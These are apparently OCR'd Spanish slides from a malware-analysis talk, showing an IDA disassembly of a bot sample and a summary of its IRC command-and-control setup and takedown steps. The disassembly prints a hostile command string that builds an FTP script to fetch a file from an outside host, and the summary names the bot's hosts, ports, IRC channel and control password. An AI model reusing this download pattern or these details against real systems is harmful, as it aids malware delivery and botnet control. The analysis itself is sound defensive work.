



IDA - C:\malware\speciments\dumped.exe - [IDA View-A]
File Edit Jump Search View Debugger Options Windows Help
next code Alt+C
next data Ctrl+D
next explored Ctrl+A
next unexplored Ctrl+U
immediate value... Alt+I
next immediate value Ctrl+I
text... Alt+T
next text Ctrl+T
sequence of bytes... Alt+B
next sequence of bytes Ctrl+B
not function Alt+U
next void Ctrl+V
error operand Ctrl+F
all void operands
all error operands
Search direction
IDA View-A
Names Functions Strings Structures Enums
push eax
call loc_4178E0
add esp, 0Ch
push offset a612 ; "612"
push offset aDadftp_darksen ; "dadftp.darksensui.info"
push offset aCmdCEchoOpenSS ; "cmd /c echo open %s %s >appmr.dll &echo"...
push 400h
lea eax, [ebp-379h]
push eax
call sub_41A620
add esp, 14h
mov [ebp-4], eax
seg000:00402CDC mov eax, [ebp-4]
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information is propagated
The initial autoanalysis has been finished.
Command "ChartXrefsTo" failed
AU: idle Down Disk: 1GB 00002CC0 00402CC0: seg000:00402CC0
Inicio
[LordPE Deluxe] by ...
malware
OllyDbg - mwupdate3...
IDA - C:\malware\spe...
ES
6:40

¿Cual es la clave de control ?



¿Cual es la clave de control ?



Resumen de lo encontrado

¿Qué máquina es empleada para la conexión ?

- dad.darksensui.info

¿Puerto usado por el servidor de IRC ?

- 9136

¿Qué canal de IRC se emplea ?, ¿cual es su clave ?

- ##NeTX## wayne

¿Cómo se descarga el fichero ?

- Transferencia ftp desde dadftp.darksensui.info puerto 612

¿Clave de control ?

- wayne

Desactivación de la botnet

Con la información obtenida se puede:

- Comprobar si hay más equipos que se estén conectando a la botnet.
- Alertar a otras redes para que comprueban si tienen equipos infectados.
- Avisar a la red donde esta el servidor de IRC para que comprueben el equipo.

Conclusiones

Las botnets son en la actualidad el sistema más empleado para la realización de actividades no autorizadas en los equipos

- Denegaciones de servicio
- SPAM, phising, etc
- Ataques a otros sistemas.

En Internet hay disponible información para crear una botnet con poco esfuerzo.

Las soluciones tradicionales basadas en reconocimiento de patrones no son efectivas ante la variedad de "mutaciones" de las bots.

La desactivación de las botnet es posible una vez que se conoce la información básica de funcionamiento de esta.

¿preguntas?